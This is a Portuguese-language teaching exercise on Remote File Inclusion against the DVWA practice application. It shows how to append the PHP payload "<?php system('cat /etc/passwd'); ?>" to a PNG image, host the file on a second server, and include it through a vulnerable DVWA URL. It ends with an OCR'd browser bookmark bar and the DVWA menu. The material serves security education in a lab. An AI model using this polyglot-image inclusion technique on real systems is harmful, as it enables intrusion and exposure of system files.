Insper

Exercício RFI

Orientações:

Você precisará de duas máquinas para realizar este exercício:

- Máquina virtual com o DVWA instalado.
- Uma máquina com web server instalado (pode ser o Kali).
- Comandos utilizados: convert, hexdump

1) Criando imagem com script

Por meio do comando **convert** vamos criar uma imagem PNG. O comando a seguir irá criar uma pequena Imagem 32x32 pixels, com um fundo azul e a salvaremos como aula.png:

convert -size 32x32 xc:blue aula.png

Vamos observar os bytes do arquivo usando o comando:

hexdump -C aula.png

```
root@matrix:/tmp# hexdump -C aula.png
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 00 20 00 00 00 20  01 03 00 00 00 49 b4 e8  |... ... .....I..|
00000020  b7 00 00 00 04 67 41 4d  41 00 00 b1 8f 0b fc 61  |.....gAMA......a|
00000030  05 00 00 00 20 63 48 52  4d 00 00 7a 26 00 00 80  |.... cHRM..z&...|
00000040  84 00 00 fa 00 00 00 80  e8 00 00 75 30 00 00 ea  |...........u0...|
00000050  60 00 00 3a 98 00 00 17  70 9c ba 51 3c 00 00 00  |`..:....p..Q<...|
00000060  06 50 4c 54 45 00 00 ff  ff ff ff 7b dc 99 2c 00  |.PLTE......{..,.|
00000070  00 00 01 62 4b 47 44 01  ff 02 2d de 00 00 00 07  |...bKGD...-.....|
00000080  74 49 4d 45 07 e4 06 0f  0d 04 21 b6 ff 50 cb 00  |tIME......!..P..|
00000090  00 00 0c 49 44 41 54 08  d7 63 60 18 dc 00 00 00  |...IDAT..c`.....|
000000a0  a0 00 01 61 25 7d 47 00  00 00 25 74 45 58 74 64  |...a%}G...%tEXtd|
000000b0  61 74 65 3a 63 72 65 61  74 65 00 32 30 32 30 2d  |ate:create.2020-|
000000c0  30 36 2d 31 35 54 31 33  3a 30 34 3a 33 33 2d 30  |06-15T13:04:33-0|
000000d0  33 3a 30 30 3e 1a 07 fb  00 00 00 25 74 45 58 74  |3:00>......%tEXt|
000000e0  64 61 74 65 3a 6d 6f 64  69 66 79 00 32 30 32 30  |date:modify.2020|
000000f0  2d 30 36 2d 31 35 54 31  33 3a 30 34 3a 33 33 2d  |-06-15T13:04:33-|
00000100  30 33 3a 30 30 4f 47 bf  47 00 00 00 00 49 45 4e  |03:00OG.G....IEN|
00000110  44 ae 42 60 82                                    |D.B`.|
00000115
```

Insper

Agora vamos adicionar um código PHP ao final do arquivo, preservando a imagem e portanto não prejudicando a sua renderização por visualizadores.


echo “<?php system('cat /etc/passwd'); ?>” >> aula.png

Execute novamente o comando hexdump para visualizar os bytes do arquivo aula.png.

```
root@matrix:/tmp# hexdump -C aula.png
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 00 20 00 00 00 20  01 03 00 00 00 49 b4 e8  |... ... .....I..|
00000020  b7 00 00 00 04 67 41 4d  41 00 00 b1 8f 0b fc 61  |.....gAMA......a|
00000030  05 00 00 00 20 63 48 52  4d 00 00 7a 26 00 00 80  |.... cHRM..z&...|
00000040  84 00 00 fa 00 00 00 80  e8 00 00 75 30 00 00 ea  |...........u0...|
00000050  60 00 00 3a 98 00 00 17  70 9c ba 51 3c 00 00 00  |`..:....p..Q<...|
00000060  06 50 4c 54 45 00 00 ff  ff ff ff 7b dc 99 2c 00  |.PLTE......{..,.|
00000070  00 00 01 62 4b 47 44 01  ff 02 2d de 00 00 00 07  |...bKGD...-.....|
00000080  74 49 4d 45 07 e4 06 0f  0d 04 21 b6 ff 50 cb 00  |tIME......!..P..|
00000090  00 00 0c 49 44 41 54 08  d7 63 60 18 dc 00 00 00  |...IDAT..c`.....|
000000a0  a0 00 01 61 25 7d 47 00  00 00 25 74 45 58 74 64  |...a%}G...%tEXtd|
000000b0  61 74 65 3a 63 72 65 61  74 65 00 32 30 32 30 2d  |ate:create.2020-|
000000c0  30 36 2d 31 35 54 31 33  3a 30 34 3a 33 33 2d 30  |06-15T13:04:33-0|
000000d0  33 3a 30 30 3e 1a 07 fb  00 00 00 25 74 45 58 74  |3:00>......%tEXt|
000000e0  64 61 74 65 3a 6d 6f 64  69 66 79 00 32 30 32 30  |date:modify.2020|
000000f0  2d 30 36 2d 31 35 54 31  33 3a 30 34 3a 33 33 2d  |-06-15T13:04:33-|
00000100  30 33 3a 30 30 4f 47 bf  47 00 00 00 00 49 45 4e  |03:00OG.G....IEN|
00000110  44 ae 42 60 82 3c 3f 70  68 70 20 73 79 73 74 65  |D.B`.<?php syste|
00000120  6d 28 27 63 61 74 20 2f  65 74 63 2f 70 61 73 73  |m('cat /etc/pass|
00000130  77 64 27 29 3b 20 3f 3e  0a                       |wd'); ?>.|
00000139
```

Agora faça a cópia do arquivo aula.png para a raiz de outro webserver. Após realizar a transferência, execute novamente o teste no DVWA no menu File Inclusion.

Insper


192.168.0.27/vulnerabilities/fi/?page=http://192.168.0.29/aula.png
rindo arquivos netcat
VDC Esmeralda
Portal Azure
Incapsula
Zabbix
pentest pci
Kindle Cloud Reader
Hacking
Criptografia
Doutorado
Ferramentas tecnicas
Material aula
Users - Nextcloud
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)